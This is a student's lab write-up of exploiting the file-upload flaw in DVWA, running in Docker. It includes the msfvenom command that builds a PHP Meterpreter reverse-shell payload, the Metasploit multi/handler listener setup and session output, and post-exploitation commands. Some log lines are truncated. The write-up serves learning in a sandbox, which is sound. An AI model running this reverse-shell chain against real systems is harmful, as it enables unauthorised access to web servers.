

Objectives

- Deploy and compromise a vulnerable web application (DVWA)
- Gain remote access through a reverse shell
- Perform post-exploitation reconnaissance
- Analyze findings related to privilege and environment security

Lab environment (Docker)

The screenshot shows the Docker Desktop application window. The left sidebar contains navigation options: Containers (selected), Images, Volumes, Builds, Models (BETA), MCP Toolkit (BETA), Docker Hub, Docker Scout, and Extensions. The main area is titled 'Containers' and displays a table of running containers. Above the table, it shows 'Container CPU usage' at 0.11% / 1600% (16 CPUs available) and 'Container memory usage' at 107.5MB / 14.91GB. A search bar and a toggle for 'Only show running containers' are present. The table lists two containers: 'kali' (Container ID: 67806f3dc74d, Image: kalilinux/kali-rolling, CPU: 0%, Last started: 0 seconds ago) and 'dvwa' (Container ID: 6465e743e5f4, Image: vulnerables/web-dvwa, Port: 8080:80, CPU: 0.13%, Last started: 18 minutes ago). Below the table, there are 'Walkthroughs' for 'Multi-container applications' (8 mins) and 'Containerize your application' (3 mins). The bottom status bar shows 'Engine running', system resources (RAM 1.08 GB, CPU 0.00%, Disk 2.39 GB used), and a terminal window with the version 'v4.43.1'.

Name	Container ID	Image	Port(s)	CPU (%)	Last started	Actions
kali	67806f3dc74d	kalilinux/kali-rolling		0%	0 seconds ago	[Stop] [Refresh] [Delete]
dvwa	6465e743e5f4	vulnerables/web-dvwa	8080:80	0.13%	18 minutes ago	[Stop] [Refresh] [Delete]

I have two container running. One for e kali linux and one for the DVMA(Damn Vulnerable Wep Application) web application.

Step 1

I entered my kali linux terminal with this command:” PS C:\Users\Johns> docker run -it --name kali --hostname kali --privileged kalilinux/kali-rolling /bin/bash.” I then installed all

the necessary commands I would need for my project(iproute2, metasploit-framework, etc)

Step 2:

Payload Generation:

```
(root@kali)-[~]
# cd /root
msfvenom -p php/meterpreter/reverse_tcp LHOST=172.17.0.1 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1111 bytes
Saved as: shell.php

(root@kali)-[~]
# ls -l shell.php
-rw-r--r-- 1 root root 1111 Jul 15 04:03 shell.php

(root@kali)-[~]
# msfconsole
```


Payload: PHP Meterpreter reverse shell

LHOST: IP of Kali container

LPORT: Listening port for reverse shell

Step 3

I had to copy the .php file onto my host and upload the file on the dvwa site



The file is now accessible at `http://<target-ip>:8080/hackable/uploads/shell.php`. Now that the .php file is successfully upload we can run our exploit.

Step 4

Listener Setup:

Used Metasploit's multi/handler to listen for the reverse shell:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST <your-kali-container-IP>
LHOST => <your-kali-container-IP>
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(multi/handler) > set LHOST
LHOST =>
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172
[*] Sending stage (40004 bytes) to 172.17.0
[*] Meterpreter session 1 opened (172.17.0.1) at 2025-07-15 04:07:42 +0000
```

Step 5

Post-Exploitation Reconnaissance

Once inside the DVWA container I ran simple reconnaissance commands:

Commands Run

Command	Purpose	Result
sysinfo	Identify system info	Confirmed Docker container under WSL2
getuid	Identify user	User was www-data
shell	Open system shell	Gained interactive Linux shell

What I Learned

Exploiting Web Vulnerabilities Can Lead to System Access:

I learned how a seemingly small flaw, like a vulnerable file upload function in DVWA, can lead to full system compromise using tools like msfvenom and Metasploit.

Reverse Shells are Powerful Post-Exploitation Tools:

Gaining a Meterpreter shell allowed me to interact with the target system, extract configuration files, and analyze the operating environment — all while staying stealthy.

Next Time:

This time I did this project in a more sandboxed environment using Docker for a beginner-friendly project. Next time, I will run a target VM using vmware so that I can explore more post-exploitation actions such as privilege escalation.

Overall:

I learned so much with this project, and I am increasing my familiarity with many tools and commands. I have much more to learn, but this was a great beginner exercise.